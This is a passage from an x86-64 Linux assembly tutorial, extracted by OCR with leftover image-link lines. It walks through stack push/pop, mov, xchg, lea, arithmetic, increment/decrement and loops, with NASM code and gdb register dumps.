
```
        push 0x5678
        pop rdi
        pop rsi
        mov rax, 60
        mov rdi, 0
        syscall
    section .data
```

This code is very simple; let's compile and link it:


```
$ nasm -felf64 stack.nasm -o stack.o
$ ld stack.o -o stack
```

Then, I will run the application in a debugger (debuggers will be explained in the next chapter) just to show you how the stack really works.


First, before we run the program, all registers are empty except the RSP register, which is now pointing at the top of the stack `00007ffdb3f53950`:




Then, the first instruction is executed, which moves `0x1234` to `rdx`:




As we can see, the `rdx` register now holds `0x1234` and there are no changes in the stack yet. The second instruction pushes the value of `rdx` into the **Stack**, as follows:




Look at the **Stack** section; it moved to the lower address (from `50` to `48`), and now it contains `0x1234`. The third instruction is to push `0x5678` directly to the **Stack**:



The fourth instruction will extract the last element in the **Stack** to `rdi`:



As you can see, the **Stack** now doesn't contain `0x5678` anymore, and it moved to `rdi`. The last instruction will be to extract the last element in the **Stack** to `rsi`:



Now the stack is back to normal and `0x1234` moved to `rsi`.

Well, so far, we have covered two basic examples on how to build a hello world program and also a push/pop operation in the stack, wherein we saw some basic instructions, such as `mov`, `push`, `pop`, and there is much more to come. Now, you might be wondering why I haven't explained any of those instructions and took you through the examples first. My strategy takes you to the next section; here, we will go through all the basic instructions required for an assembly language.

Data manipulation

Data manipulation is moving data in assembly, and it is a very important topic because most of our operations will be moving data to execute instructions, so we have to really understand how to use them, such as the `mov` instruction, and how to move data between registers and between register and memory, copying addresses to registers, and how to swap the contents of two registers or between register and memory using the `xchg` instruction, then how to load the effective address of the source into the destination using the `lea` instruction.

The mov instruction


The `mov` instruction is the most important instruction used in assembly in Linux, and we used it in all the previous examples.

The `mov` instruction is used to move data between registers, and between registers and memory.

Let's look at some examples. First, let's begin with moving data directly to registers:

```
global _start

section .text

_start:

    mov rax, 0x1234
    mov rbx, 0x56789


    mov rax, 60
    mov rdi, 0
    syscall

section .data
```


This code will just copy `0x1234` to `rax` and `0x56789` to `rbx`:



Let's go further and add some moving data between registers to the previous example:

```
global _start

section .text

_start:

    mov rax, 0x1234
    mov rbx, 0x56789

    mov rdi, rax
    mov rsi, rbx

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

What we added just moved the contents of both `rax` and `rbx` to `rdi` and `rsi` respectively:



Let's try to move data between registers and memory:

```
global _start

section .text

_start:

    mov al, [mem1]
    mov bx, [mem2]
    mov ecx, [mem3]
    mov rdx, [mem4]

    mov rax, 60
    mov rdi, 0
    syscall

section .data
    mem1: db 0x12
    mem2: dw 0x1234
    mem3: dd 0x12345678
    mem4: dq 0x1234567891234567
```

In `mov al, [mem1]`, the brackets mean move the contents of `mem1` to `al`. If we use `mov al, mem1` without brackets, it will move the pointer of `mem1` to `al`.

In the first line, we moved `0x12` to the RAX register and, because we are moving only 8 bits, we used AL (the lower part of RAX register that can hold 8 bits) because we don't need to use all 64 bits. Also note that we defined the `mem1` memory section as `db`, which is byte, or it can hold 8 bits.


Take a look at the following table:

64-bit register	32-bit register	16-bit register	8-bit register
RAX	EAX	AX	AH, AL
RBX	EBX	BX	BH, BL
RCX	ECX	CX	CH, CL
RDX	EDX	DX	DH, DL
RSI	ESI	SI	SIL
RDI	EDI	DI	DIL
RSP	ESP	SP	SPL
RBP	EBP	BP	BPL
R8	R8D	R8W	R8B
R9	R9D	R9W	R9B
R10	R10D	R10W	R10B
R11	R11D	R11W	R11B
R12	R12D	R12W	R12B
R13	R13D	R13W	R13B
R14	R14D	R14W	R14B
R15	R15D	R15W	R15B

Then, we moved value `0x1234`, which is defined as `dw`, to the `rbx` register, and then we moved 2 bytes (16 bits) in BX, which can hold 16 bits.

Then, we moved the value `0x12345678`, which is defined as `dd`, to the RCX register, and it's 4 bytes (32 bits), to ECX.

And finally, we moved `0x1234567891234567`, which is defined as `dq`, to the RDX register, and it's 8 bytes (64 bits), so we moved it to RDX:




This is what it looks like in the registers after executing.

Now, let's talk about moving data from register to memory. Take a look at the following code:


```
global _start

section .text

_start:

    mov al, 0x34
    mov bx, 0x5678
    mov byte [mem1], al
    mov word [mem2], bx

    mov rax, 60
    mov rdi, 0
    syscall

section .data

    mem1: db 0x12
    mem2: dw 0x1234
    mem3: dd 0x12345678
    mem4: dq 0x1234567891234567
```

At the first and second instructions, we moved values directly to registers, and, in the third instruction, we moved the contents of register RAX (AL) to `mem1` and specified the length with byte. Then, in the fourth instruction, we moved the contents of register RBX (RX) to `mem2` and specified the length with word.

This is the contents of `mem1` and `mem2` before moving any values:



The next screenshot is after moving values to `mem1` and `mem2`, which has changed:




Data swapping

Data swapping is really easy too; it is used to exchange the contents of two registers or between register and memory using the `xchg` instruction:


```
global _start

section .text

_start:

    mov rax, 0x1234
    mov rbx, 0x5678
    xchg rax, rbx
    mov rcx, 0x9876
    xchg rcx,[mem1]
```

```
        mov rax, 60
        mov rdi, 0
        syscall

    section .data
        mem1: dw 0x1234
```


In the previous code, we moved `0x1234` to the `rax` register, then we moved `0x5678` to the `rbx` register:



Then, in the third instruction, we swapped the contents of both `rax` and `rbx` with the `xchg` instruction:




Then, we pushed `0x9876` to the `rcx` register and `mem1` holds `0x1234`:



```
rcx            0x9876   0x9876
rdx            0x0      0x0
rsi            0x0      0x0
rdi            0x0      0x0
rbp            0x0      0x0
rsp            0x7fffffffe050   0x7fffffffe050
r8             0x0      0x0
r9             0x0      0x0
r10            0x0      0x0
r11            0x0      0x0
r12            0x0      0x0
r13            0x0      0x0
r14            0x0      0x0
r15            0x0      0x0
rip            0x4000c1 0x4000c1 <_start+17>
eflags         0x202    [ IF ]
cs             0x33     0x33
ss             0x2b     0x2b
ds             0x0      0x0
es             0x0      0x0
fs             0x0      0x0
gs             0x0      0x0
gdb-peda$ x/hx &mem1
0x6000d8:        0x1234
gdb-peda$
```

And now, swap both `rcx` and `mem1`:



```
rcx            0x1234   0x1234
rdx            0x0      0x0
rsi            0x0      0x0
rdi            0x0      0x0
rbp            0x0      0x0
rsp            0x7fffffffe050   0x7fffffffe050
r8             0x0      0x0
r9             0x0      0x0
r10            0x0      0x0
r11            0x0      0x0
r12            0x0      0x0
r13            0x0      0x0
r14            0x0      0x0
r15            0x0      0x0
rip            0x4000c9 0x4000c9 <_start+25>
eflags         0x202    [ IF ]
cs             0x33     0x33
ss             0x2b     0x2b
ds             0x0      0x0
es             0x0      0x0
fs             0x0      0x0
gs             0x0      0x0
gdb-peda$ x/hx &mem1
0x6000d8:        0x9876
gdb-peda$
```

Load effective address

The **load effective address** (**lea**) instruction loads the address of the source into the destination:

```
global _start

section .text

_start:

    lea rax, [mem1]
    lea rbx, [rax]

    mov rax, 60
    mov rdi, 0
    syscall

section .data
    mem1: dw 0x1234
```

First, we moved the address of `mem1` to `rax`, then we moved the address inside `rax` to `rbx`:

Both are now pointing at `mem1`, which contains `0x1234`.

Arithmetic operations

Now, we are going to talk about arithmetic operations (addition and subtraction). Let's begin:

```
global _start

section .text

_start:

    mov rax,0x1
    add rax,0x2

    mov rbx,0x3
    add bl, byte [mem1]

    mov rcx, 0x9
    sub rcx, 0x1

    mov dl,0x5
    sub byte [mem2], dl

    mov rax, 60
    mov rdi, 0
    syscall

section .data
    mem1: db 0x2
    mem2: db 0x9
```

First, we move `0x1` to the `rax` register, then we add `0x2`, and the result will be stored in the `rax` register.

Then, we move `0x3` to the `rbx` register and add the contents of `mem1`, which contains `0x2` with the contents of `rbx`, and the result will be stored in `rbx`.

Then, we move `0x9` to the `rcx` register, then we subtract `0x1`, and the result will be stored in `rcx`.

Then, we move `0x5` to the `rdx` register, subtract the contents of `mem2` from `rdx`, and the result will be stored in the `mem2` memory portion:

And the contents of `mem2` after subtraction is as follows:

Now, let's talk about addition with carry and subtraction with borrow:

```
global _start

section .text

_start:

    mov rax, 0x5
    stc
    adc rax, 0x1

    mov rbx, 0x5
    stc
    sbb rbx, 0x1

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

First, we move `0x5` to the `rax` register, then we set the carry flag, which will be carrying `1`. After this, we add the contents of the `rax` register to `0x1`, and to the carry flag, which is `1`. This will give us `0x7` *(5+1+1)*.

Then, we move `0x5` to the `rbx` register and set the carry flag, then we subtract `0x1` from the `rbx` register and also another `1` in the carry flag; that will give us `0x3` *(5-1-1)*:

```
[---------------------------------registers----------------------------------]
RAX: 0x7
RBX: 0x3
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
```

Now, the final part here is the increment and decrement operations:

```
global _start

section .text

_start:

    mov rax, 0x5
    inc rax
    inc rax

    mov rbx, 0x6
    dec rbx
    dec rbx

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

First, we move `0x5` to the `rax` register, increment the value of `rax` with `1`, then we increment again, which gives us `0x7`.

Then, we move `0x6` to the `rbx` register, decrement the value of `rbx` with `1`, then we decrement again, which gives us `0x4`:

```
[--------------------------------registers---------------------------------]
RAX: 0x7
RBX: 0x4
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
```

Loops

Now, we are going to talk about loops in assembly. Like in any other high-level language (Python, Java, and so on), we can use loops for iteration using the RCX register as a counter, then the `loop` keyword. Let's see the following example:

```
global _start

section .text

_start:

    mov rcx,0x5
    mov rbx,0x1

increment:

    inc rbx
    loop increment

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

In the previous code, we wanted to increment the contents of RAX five times, so we moved `0x5` to the `rcx` register, then moved `0x1` to the `rbx` register:

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x1
RCX: 0x5
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe0a0 --> 0x1
```

Then, we added the `increment` tag as an indication of the start of the block we wanted to repeat, then we added the increment instruction to the contents of the `rbx` register:

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x2
RCX: 0x5
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
```

Then, we called `loop increment`, which will decrement the contents of the RCX register and then go to start again from the `increment` tag:

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x2
RCX: 0x4
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
```

Now it will go until the RCX register hits zero, then the flow will go out of that loop:

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x6
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
```

Now, what if the program is rewritten with a value on RCX? Let's see an example:

```
global _start

section .text

_start:

    mov rcx, 0x5

print:

    mov rax, 1
    mov rdi, 1
    mov rsi, hello
    mov rdx, length
    syscall

loop print

    mov rax, 60
    mov rdi, 0
    syscall

section .data
    hello: db 'Hello There!',0xa
    length: equ $-hello
```

After executing this code, the program will be stuck in an infinite loop, and if we look closer, we will see that the code overwrites the value in the RCX register after executing syscall:

```
[----------------------------------registers-----------------------------------]
RAX: 0xd ('\r')
RBX: 0x0
RCX: 0x4000d0 (<print+27>:      loop   0x4000b5 <print>)
RDX: 0xd ('\r')
RSI: 0x6000e0 ("Hello There!\n")
RDI: 0x1
RBP: 0x0
```

So, we have to find a way to save the RCX register, such as saving it in the stack. First, we push the current value in the stack before executing syscall, and, after executing syscall, we overwrite whatever is in RCX with our value again and then decrement the value and push it again in the stack to save it:

```
global _start

section .text

_start:

    mov rcx, 0x5

increment:

    push rcx
    mov rax, 1
    mov rdi, 1
    mov rsi, hello
    mov rdx, length
    syscall
    pop rcx

loop increment

    mov rax, 60
    mov rdi, 0
    syscall

section .data
